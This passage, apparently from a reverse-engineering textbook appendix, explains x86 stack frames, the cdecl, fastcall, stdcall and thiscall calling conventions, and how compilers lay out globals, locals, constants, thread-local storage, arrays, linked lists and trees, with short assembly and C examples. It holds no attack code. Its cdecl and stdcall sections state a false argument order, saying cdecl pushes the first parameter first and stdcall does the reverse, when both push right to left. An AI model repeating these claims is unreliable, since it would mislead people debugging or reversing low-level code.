The `ENTER` and `LEAVE` instructions are built-in tools provided by the CPU for implementing a certain type of stack frame. They were designed as an easy-to-use, one-stop solution to setting up a stack frame in a procedure.

`ENTER` sets up a stack frame by pushing `EBP` into the stack and setting it to point to the top of the local variable area (see Figure C.1). `ENTER` also supports the management of nested stack frames, usually within the same procedure (in languages that support such nested blocks). For nesting to work, the code issuing the `ENTER` code must specify the current nesting level (which makes this feature less relevant for implementing actual procedure calls). When a nesting level is provided, the instruction stores the pointer to the beginning of every currently active stack frame in the procedure's stack frame. The code can then use those pointers for accessing the other currently active stack frames.




Figure C.1 Layout of the stack and of a stack frame.

`ENTER` is a highly complex instruction that performs the work of quite a few instructions. Internally, it is implemented using a fairly lengthy piece of microcode, which creates some performance problems. For this reason most compilers seem to avoid using `ENTER`, even if they support nested code blocks

for languages such as C and C++. Such compilers simply ignore the existence of code blocks while arranging the procedure's local stack layout and place all local variables in a single region.

The LEAVE instruction is ENTER's counterpart. LEAVE simply restores **ESP** and EBP to their previously stored values. Because LEAVE is a much simpler instruction, many compilers seem to use it in their function epilogue (even though ENTER is not used in the prologue).

Calling Conventions

A calling convention defines how functions are called in a program. Calling conventions are relevant to this discussion because they govern the way data (such as parameters) is arranged on the stack when a function call is made. It is important that you develop an understanding of calling conventions because you will be constantly running into function calls while reversing, and because properly identifying the calling conventions used will be very helpful in gaining an understanding of the program you're trying to decipher.

Before discussing the individual calling conventions, I should discuss the basic function call instructions, CALL and RET. The CALL instruction pushes the current instruction pointer (it actually stores the pointer to the instruction that *follows* the CALL) onto the stack and performs an unconditional jump into the new code address.

The RET instruction is CALL's counterpart, and is the last instruction in pretty much every function. RET pops the return address (stored earlier by CALL) into the EIP register and proceeds execution from that address.

The following sections go over the most common calling conventions and describe how they are implemented in assembly language.

The cdecl Calling Convention

The cdecl calling convention is the standard C and C++ calling convention. The unique feature it has is that it allows functions to receive a dynamic number of parameters. This is possible because the caller is responsible for restoring the stack pointer after making a function call. Additionally, cdecl functions receive parameters in the reverse order compared to the rest of the calling conventions. The first parameter is pushed onto the stack first, and the last parameter is pushed last. Identifying cdecl calls is fairly simple: Any function that takes one or more parameters and ends with a simple RET with no operands is most likely a cdecl function.

The fastcall Calling Convention

As the name implies, `fastcall` is a slightly higher-performance calling convention that uses registers for passing the first two parameters passed to a function. The rest of the parameters are passed through the stack. `fastcall` was originally a Microsoft specific calling convention but is now supported by most major compilers, so you can expect to see it quite frequently in modern programs. `fastcall` always uses `ECX` and `EDX` to store the first and second function parameters, respectively.

The stdcall Calling Convention

The `stdcall` calling convention is very common in Windows because it is used by every Windows API and system function. `stdcall` is the opposite of `cdecl` in terms of argument passing method and order. `stdcall` functions receive parameters in the reverse order compared to `cdecl`, meaning that the last parameter an `stdcall` function takes is pushed to the stack first. Another important difference between the two is that `stdcall` functions are responsible for clearing their own stack, whereas in `cdecl` that's the caller's responsibility. `stdcall` functions typically use the `RET` instruction for clearing the stack. The `RET` instruction can optionally receive an operand that specifies the number of bytes to clear from the stack after jumping back to the caller. This means that in `stdcall` functions the operand passed to `RET` often exposes the number of bytes passed as parameters, meaning that if you divide that number by 4 you get the number of parameters that the function receives. This can be a very helpful hint for both identifying `stdcall` functions while reversing and for determining how many parameters such functions take.

The C++ Class Member Calling Convention (thiscall)

This calling convention is used by the Microsoft and Intel compilers when a C++ method function with a static number of parameters is called. A quick technique for identifying such calls is to remember that any function call sequence that loads a valid pointer into `ECX` and pushes parameters onto the stack, but *without* using `EDX`, is a C++ method function call. The idea is that because every C++ method must receive a class pointer (called the `this` pointer) and is likely to use that pointer extensively, the compiler uses a more efficient technique for passing and storing this particular parameter.

For member functions with a dynamic number of parameters, compilers tend to use cdecl and simply pass the `this` pointer as the first parameter on the stack.

Basic Data Constructs

The following sections deal with the most basic data constructs from a high-level perspective and describe how they are implemented by compilers in the low-level realm. These are the most basic elements in programming such as global variables, local variables, constants, and so on. The benefit of learning how these constructs are implemented is that this knowledge can really simplify the process of identifying such constructs while reversing.

Global Variables

In most programs the data hierarchy starts with one or more global variables. These variables are used as a sort of data root when program data structures are accessed. Often uncovering and mapping these variables is required for developing an understanding of a program. In fact, I often consider searching and mapping global variables to be the first logical step when reversing a program.

In most environments, global variables are quite easy to locate. Global variables typically reside in fixed addresses inside the executable module's data section, and when they are accessed, a hard-coded address must be used, which really makes it easy to spot code that accesses such variables. Here is a quick example:

```
mov   eax, [00403038]
```

This is a typical instruction that reads a value from a global variable. You pretty much know for a fact that this is a global variable because of that hard-coded address, `0x00403038`. Such hard-coded addresses are rarely used by compilers for anything other than global variables. Still, there are several other cases in which compilers use hard-coded addresses, which are discussed in the sidebar titled "Static Variables" and in several other places throughout this appendix.

Local Variables

Local variables are used by programmers for storing any kind of immediate values required by the current function. This includes counters, pointers, and other short-term information. Compilers have two primary options for managing local variables: They can be placed on the stack or they can be stored in a register. These two options are discussed in the next sections.

STATIC VARIABLES

The `static` keyword has different effects on different kinds of objects. When applied to global variables (outside of a function), `static` limits their scope to the current source file. This information is usually not available in the program binaries, so reversers are usually blind to the use of the `static` keyword on global variables.

When applied to a local variable, the `static` keyword simply converts the variable into a global variable placed in the module's data section. The reality is, of course, that such a variable would only be visible to the function in which it's defined, but that distinction is invisible to reversers. This restriction is enforced at compile time. The only way for a reverser to detect a `static` local variable is by checking whether that variable is exclusively accessed from within a single function. Regular global variables are likely (but not guaranteed) to be accessed from more than one function.

Stack-Based

In many cases, compilers simply preallocate room in the function's stack area for the variable. This is the area on the stack that's right below (or before) the return address and stored base pointer. In most stack frames, `EBP` points to the end of that region, so that any code requiring access to a local variable must use `EBP` and subtract a certain offset from it, like this:

```
mov         eax, [ebp - 0x4]
```

This code reads from `EBP - 4`, which is usually the beginning of the local variable region. The specific data type of the variable is not known from this instruction, but it is obvious that the compiler is treating this as a full 32-bit value from the fact that `EAX` is used, and not one of the smaller register sizes. Note that because this variable is accessed using what is essentially a hard-coded offset from `EBP`, this variable and others around it must have a fixed, predetermined size.

Mapping and naming the local variables in a function is a critical step in the reversing process. Afterward, the process of deciphering the function's logic and flow becomes remarkably simpler!

Overwriting Passed Parameters

When developers need to pass parameters that can be modified by the called function and read back by the caller, they just pass their parameters by reference instead of by value. The idea is that instead of actually pushing the *value*

of parameters onto the stack, the caller pushes an address that points to that value. This way, when the called function receives the parameter, it can read the value (by accessing the passed memory address) and write back to it by simply writing to the specified memory address.

This fact makes it slightly easier for reversers to figure out what's going on. When a function is writing into the parameter area of the stack, you know that it is probably just using that space to hold some extra variables, because functions rarely (if ever) return values to their caller by writing back to the parameter area of the stack.

Register-Based

Performance-wise, compilers always strive to store all local variables in registers. Registers are always the most efficient way to store immediate values, and using them always generates the fastest and smallest code (smallest because most instructions have short preassigned codes for accessing registers). Compilers usually have a separate register allocator component responsible for optimizing the generated code's usage of registers. Compiler designers often make a significant effort to optimize these components so that registers are allocated as efficiently as possible because that can have a substantial impact on overall program size and efficiency.

There are several factors that affect the compiler's ability to place a local variable in a register. The most important one is space. There are eight general-purpose registers in IA-32 processors, two of which are used for managing the stack. The remaining six are usually divided between the local variables as efficiently as possible. One important point for reversers to remember is that most variables aren't used for the entire lifetime of the function and can be reused. This can be confusing because when a variable is overwritten, it might be difficult to tell whether the register still *represents* the same thing (meaning that this is the same old variable) or if it now represents a brand-new variable. Finally, another factor that forces compilers to use memory addresses for local variables is when a variable's address is taken using the `&` operator—in such cases the compiler has no choice but to place the local variable on the stack.

Imported Variables

Imported variables are global variables that are stored and maintained in another binary module (meaning another dynamic module, or DLL). Any binary module can declare global variables as "exported" (this is done differently in different development platforms) and allow other binaries loaded into the same address space access to those variables.

THE REGISTER AND VOLATILE KEYWORDS

Another factor that affects a compiler's allocation of registers for local variable use is the `register` and `volatile` keywords in C and C++. `register` tells the compiler that this is a heavily used variable that should be placed in a register if possible. It appears that because of advances in register allocation algorithms some compilers have started ignoring this keyword and rely exclusively on their internal algorithms for register allocation. At the other end of the spectrum, the `volatile` keyword tells the compiler that other software or hardware components might need to asynchronously read and write to the variable and that it must therefore be always updated (meaning that it cannot be cached in a register). The use of this keyword forces the compiler to use a memory location for the variable.

Neither the `register` nor the `volatile` keyword leaves obvious marks in the resulting binary code, but use of the `volatile` keyword can sometimes be detected. Local variables that are defined as `volatile` are *always* accessed directly from memory, regardless of how many registers are available. That is a fairly unusual behavior in code generated by modern compilers. The `register` keyword appears to leave no easily distinguishable marks in a program's binary code.

Imported variables are important for reversers for several reasons, the most important being that (unlike other variables) they are usually *named*. This is because in order to export a variable, the exporting module and the importing module must both reference the same variable name. This greatly improves readability for reversers because they can get at least some idea of what the variable contains through its name. It should be noted that in some cases imported variables might not be named. This could be either because they are exported by *ordinals* (see Chapter 3) or because their names were intentionally mangled during the build process in order to slow down and annoy reversers.

Identifying imported variables is usually fairly simple because accessing them always involves an additional level of indirection (which, incidentally, also means that using them incurs a slight performance penalty).

A low-level code sequence that accesses an imported variable would usually look something like this:

```
mov
eax, DWORD PTR [IATAddress]
mov
ebx, DWORD PTR [eax]
```

In itself, this snippet is quite common—it is code that indirectly reads data from a pointer that points to another pointer. The giveaway is the value of `IATAddress`. Because this pointer points to the module's Import Address Table, it is relatively easy to detect these types of sequences.

The bottom line is that any double-pointer indirection where the first pointer is an immediate pointing to the current module's Import Address Table should be interpreted as a reference to an imported variable.

Constants

C and C++ provide two primary methods for using constants within the code. One is interpreted by the compiler's preprocessor, and the other is interpreted by the compiler's front end along with the rest of the code.

Any constant defined using the `#define` directive is replaced with its value in the preprocessing stage. This means that specifying the constant's name in the code is equivalent to typing its value. This almost always boils down to an immediate embedded within the code.

The other alternative when defining a constant in C/C++ is to define a global variable and add the `const` keyword to the definition. This produces code that accesses the constant just as if it were a regular global variable. In such cases, it may or may not be possible to confirm that you're dealing with a constant. Some development tools will simply place the constant in the data section along with the rest of the global variables. The enforcement of the `const` keyword will be done at compile time by the compiler. In such cases, it is impossible to tell whether a variable is a constant or just a global variable that is never modified.

Other development tools might arrange global variables into two different sections, one that's both readable and writable, and another that is read-only. In such a case, all constants will be placed in the read-only section and you will get a nice hint that you're dealing with a constant.

Thread-Local Storage (TLS)

Thread-local storage is useful for programs that are heavily thread-dependent and than maintain per-thread data structures. Using TLS instead of using regular global variables provides a highly efficient method for managing thread-specific data structures. In Windows there are two primary techniques for implementing thread-local storage in a program. One is to allocate TLS storage using the TLS API. The TLS API includes several functions such as `TlsAlloc`, `TlsGetValue`, and `TlsSetValue` that provide programs with the ability to manage a small pool of thread-local 32-bit values.

Another approach for implementing thread-local storage in Windows programs is based on a different approach that doesn't involve any API calls. The idea is to define a global variable with the `declspec(thread)` attribute that places the variable in a special thread-local section of the image executable. In such cases the variable can easily be identified while reversing as thread local because it will point to a different image section than the rest of the global

variables in the executable. If required, it is quite easy to check the attributes of the section containing the variable (using a PE-dumping tool such as DUMPBIN) and check whether it's thread-local storage. Note that the `thread` attribute is generally a Microsoft-specific compiler extension.

Data Structures

A data structure is any kind of data construct that is specifically laid out in memory to meet certain program needs. Identifying data structures in memory is not always easy because the philosophy and idea behind their organization are not always known. The following sections discuss the most common layouts and how they are implemented in assembly language. These include generic data structures, arrays, linked lists, and trees.

Generic Data Structures

A generic data structure is any chunk of memory that represents a collection of fields of different data types, where each field resides at a constant distance from the beginning of the block. This is a very broad definition that includes anything defined using the `struct` keyword in C and C++ or using the `class` keyword in C++. The important thing to remember about such structures is that they have a static arrangement that is defined at compile time, and they usually have a static size. It is possible to create a data structure where the last member is a variable-sized array and that generates code that dynamically allocates the structure in runtime based on its calculated size. Such structures rarely reside on the stack because normally the stack only contains fixed-size elements.

Alignment

Data structures are usually aligned to the processor's native word-size boundaries. That's because on most systems unaligned memory accesses incur a major performance penalty. The important thing to realize is that even though data structure member sizes might be smaller than the processor's native word size, compilers usually align them to the processor's word size.

A good example would be a Boolean member in a 32-bit-aligned structure. The Boolean uses 1 bit of storage, but most compilers will allocate a full 32-bit word for it. This is because the wasted 31 bits of space are insignificant compared to the performance bottleneck created by getting the rest of the data structure out of alignment. Remember that the smallest unit that 32-bit processors can directly address is usually 1 byte. Creating a 1-bit-long data member means that in order to access this member and every member that comes after it, the processor would not only have to perform unaligned memory accesses, but also quite

a bit of shifting and ANDing in order to reach the correct member. This is only worthwhile in cases where significant emphasis is placed on lowering memory consumption.

Even if you assign a full byte to your Boolean, you'd still have to pay a significant performance penalty because members would lose their 32-bit alignment. Because of all of this, with most compilers you can expect to see mostly 32-bit-aligned data structures when reversing.

Arrays

An array is simply a list of data items stored sequentially in memory. Arrays are the simplest possible layout for storing a list of items in memory, which is probably the reason why arrays accesses are generally easy to detect when reversing. From the low-level perspective, array accesses stand out because the compiler almost always adds some kind of variable (typically a register, often multiplied by some constant value) to the object's base address. The only place where an array can be confused with a conventional data structure is where the source code contains hard-coded indexes into the array. In such cases, it is impossible to tell whether you're looking at an array or a data structure, because the offset could either be an array index or an offset into a data structure.

Unlike generic data structures, compilers don't typically align arrays, and items are usually placed sequentially in memory, without any spacing for alignment. This is done for two primary reasons. First of all, arrays can get quite large, and aligning them would waste huge amounts of memory. Second, array items are often accessed *sequentially* (unlike structure members, which tend to be accessed without any sensible order), so that the compiler can emit code that reads and writes the items in properly sized chunks regardless of their real size.

Generic Data Type Arrays

Generic data type arrays are usually arrays of pointers, integers, or any other single-word-sized items. These are very simple to manage because the index is simply multiplied by the machine's word size. In 32-bit processors this means multiplying by 4, so that when a program is accessing an array of 32-bit words it must simply multiply the desired index by 4 and add that to the array's starting address in order to reach the desired item's memory address.

Data Structure Arrays

Data structure arrays are similar to conventional arrays (that contain basic data types such as integers, and so on), except that the item size can be any value, depending on the size of the data structure. The following is an average data-structure array access code.

```
mov         eax, DWORD PTR [ebp - 0x20]
shl         eax, 4
mov         ecx, DWORD PTR [ebp - 0x24]
cmp         DWORD PTR [ecx+eax+4], 0
```

This snippet was taken from the middle of a loop. The `ebp - 0x20` local variable seems to be the loop's counter. This is fairly obvious because `ebp - 0x20` is loaded into `EAX`, which is shifted left by 4 (this is the equivalent of multiplying by 16, see Appendix B). Pointers rarely get multiplied in such a way—it is much more common with array indexes. Note that while reversing with a live debugger it is slightly easier to determine the purpose of the two local variables because you can just take a look at their values.

After the multiplication `ECX` is loaded from `ebp - 0x24`, which seems to be the array's base pointer. Finally, the pointer is added to the multiplied index plus 4. This is a classic data-structure-in-array sequence. The first variable (`ECX`) is the base pointer to the array. The second variable (`EAX`) is the current byte offset into the array. This was created by multiplying the current logical index by the size of each item, so you now know that each item in your array is 16 bytes long. Finally, the program adds 4 because this is how it accesses a specific member within the structure. In this case the second item in the structure is accessed.

Linked Lists

Linked lists are a popular and convenient method of arranging a list in memory. Programs frequently use linked lists in cases where items must frequently be added and removed from different parts of the list. A significant disadvantage with linked lists is that items are generally not directly accessible through their index, as is the case with arrays (though it would be fair to say that this only affects certain applications that need this type of direct access). Additionally, linked lists have a certain memory overhead associated with them because of the inclusion of one or two pointers along with every item on the list.

From a reversing standpoint, the most significant difference between an array and a linked list is that linked list items are scattered in memory and each item contains a pointer to the next item and possibly to the previous item (in doubly linked lists). This is different from array items which are stored sequentially in memory. The following sections discuss singly linked lists and doubly linked lists.

Singly Linked Lists

Singly linked lists are simple data structures that contain a combination of the "payload", and a "next" pointer, which points to the next item. The idea is that the position of each item in memory has nothing to do with the logical order of items in the list, so that when item order changes, or when items are added and removed, no memory needs to be copied. Figure C.2 shows how a linked list is arranged logically and in memory.

The following code demonstrates how a linked list is traversed and accessed in a program:

```
mov             esi, DWORD PTR [ebp + 0x10]
test            esi, esi
je              AfterLoop
LoopStart:
mov             eax, DWORD PTR [esi+88]
mov             ecx, DWORD PTR [esi+84]
push            eax
push            ecx
call            ProcessItem
test            al, al
jne             AfterLoop
mov             esi, DWORD PTR [esi+196]
test            esi, esi
jne             LoopStart
AfterLoop:
...
```

This code section is a common linked-list iteration loop. In this example, the compiler has assigned the current item's pointer into `ESI`—what must have been called `pCurrentItem` (or something of that nature) in the source code. In the beginning, the program loads the current item variable with a value from `ebp + 0x10`. This is a parameter that was passed to the current function—it is most likely the list's head pointer.

The loop's body contains code that passes the values of two members from the current item to a function. I've named this function `ProcessItem` for the sake of readability. Note that the return value from this function is checked and that the loop is interrupted if that value is nonzero.

If you take a look near the end, you will see the code that accesses the current item's "next" member and replaces the current item's pointer with it. Notice that the offset into the next item is 196. That is a fairly high number, indicating that you're dealing with large items, probably a large data structure. After loading the "next" pointer, the code checks that it's not `NULL` and breaks the loop if it is. This is most likely a `while` loop that checks the value of `pCurrentItem`. The following is the original source code for the previous assembly language snippet.




Figure C.2 Logical and in-memory arrangement of a singly linked list.

```
PLIST_ITEM     pCurrentItem = pListHead
while (pCurrentItem)
{
       if (ProcessItem(pCurrentItem->SomeMember,
                                      pCurrentItem->SomeOtherMember))
                                      break;

       pCurrentItem = pCurrentItem->pNext;
}
```

Notice how the source code uses a `while` loop, even though the assembly language version clearly used an `if` statement at the beginning, followed by a `do...while()` loop. This is a typical loop optimization technique that was mentioned in Appendix A.

Doubly Linked Lists

A doubly linked list is the same as a singly linked list with the difference that each item also contains a "previous" pointer that points to the previous item in the list. This makes it very easy to delete an item from the middle of the list, which is not a trivial operation with singly linked lists. Another advantage is that programs can traverse the list backward (toward the beginning of the list) if they need to. Figure C.3 demonstrates how a doubly linked list is arranged logically and in memory.

Trees

A binary tree is essentially a compromise between a linked list and an array. Like linked lists, trees provide the ability to quickly add and remove items (which can be a very slow and cumbersome affair with arrays), *and* they make items very easily accessible (though not as easily as with a regular array).

Binary trees are implemented similarly to linked lists where each item sits separately in its own block of memory. The difference is that with binary trees the links to the other items are based on their value, or index (depending on how the tree is arranged on what it contains).

A binary tree item usually contains two pointers (similar to the "prev" and "next" pointers in a doubly linked list). The first is the "left-hand" pointer that points to an item or group of items of lower or equal indexes. The second is the "right-hand" pointer that points items of higher indexes. When searching a binary tree, the program simply traverses the items and jumps from node to node looking for one that matches the index it's looking for. This is a very efficient method for searching through a large number of items. Figure C.4 shows how a tree is laid out in memory and how it's logically arranged.




Figure C.3 Doubly linked list layout—logically and in memory.

